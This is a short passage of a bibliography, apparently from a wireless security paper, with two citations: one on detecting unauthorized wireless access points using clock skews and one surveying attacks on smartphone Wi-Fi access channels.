[11] S. Jana and S. K. Kasera, "On fast and accurate detection of unauthorized wireless access points using clock skews," IEEE Transactions on Mobile Computing, vol. 9, pp. 449-462, 2010.

[12] K. Sharma and B. Gupta, "Attack in Smartphone Wi-Fi Access Channel: State of the Art, Current Issues, and Challenges," in Next-Generation Networks, ed: Springer, pp.555-561, 2018.